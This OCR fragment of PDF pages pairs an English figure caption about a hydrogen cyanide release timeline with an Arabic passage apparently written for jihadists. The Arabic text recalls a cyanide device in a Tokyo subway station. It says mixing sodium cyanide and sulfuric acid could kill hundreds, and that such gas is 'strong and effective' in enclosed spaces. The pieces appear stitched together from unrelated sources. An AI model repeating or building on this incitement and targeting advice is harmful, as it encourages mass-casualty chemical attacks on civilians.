




Figure A.3—Timeline of Hydrogen Cyanide Scenario


Time = 0
Time = 1 min.


Time = 4 min.
Time = 7 min.


يكفي ان تعلم اخي المجاهد بان كمية ٣ كيلوغرام من مادة
سيانيد الصوديوم وحمض الكبريتيك في بداية التسعينات
من القرن الفائت كانت كافية لإثارة الرعب في احدى محطات مترو
الانفاق في العاصمة اليابانية طوكيو بل وصل تأثيرها الاعلامي
الي كل العالم - ولو نجح تفاعل المادتين مع بعضها البعض
فان الغاز الناتج من خلط المادتين كافي لقتل المئات من رواد
مترو الانفاق ولكن احدى عاملات النظافة في المحطة وجدت العبوة
الغازية وبلغت عنها قبل ان يحصل دمج للمادتين عبر نظام
توقيتي ولذلك لا يستقل أي شخص بقوة هذا الغاز .
صحيح ان مفعولة كان في الحرب العالمية الاولى ضعيف نظرا لان
استخدامة كان للجيوش وبالتالي كان يلقى على مناطق شاسعة
وبالتالي كان الغاز القاتل يتشتت سواء الي طبقات الجو العليا او
عبر امتصاصة بالتربة او بالعوامل الطبيعية الاخرى ،
ولكن استخدام الغاز في مناطق مغلقة نسبيا يعتبر قوي وفعال

